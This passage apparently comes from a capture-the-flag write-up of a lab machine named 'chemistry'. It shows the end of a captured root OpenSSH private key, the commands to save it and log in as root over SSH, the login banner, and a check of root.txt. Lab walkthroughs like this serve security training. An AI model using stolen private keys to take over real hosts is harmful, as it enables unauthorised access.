OlOfMO4xkLwj4rPIcqbGzi0Ant/O+V7NRN/mtx7xDL7oBwhpRDE1Bn4ILcsneX5YH/XoBh
1arrDbm+uzE+QNAAAADnJvb3RAY2hlbWlzdHJ5AQIDBA==
-----END OPENSSH PRIVATE KEY-----Save the id_rsa and change it’s permissions:
chmod 600 id_rsassh -i id_rsa root@10.129.2.113~$ ssh -i id_rsa root@10.129.2.113
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-196-generic x86_64)
<SNIP>
System load: 0.4
Usage of /: 76.1% of 5.08GB
Memory usage: 34%
Swap usage: 0%
Processes: 236
Users logged in: 1
IPv4 address for eth0: 10.129.2.113
IPv6 address for eth0: dead:beef::250:56ff:feb9:93e4
<SNIP>
root@chemistry:~# wc -c root.txt
33 root.txtBOOM! rooted!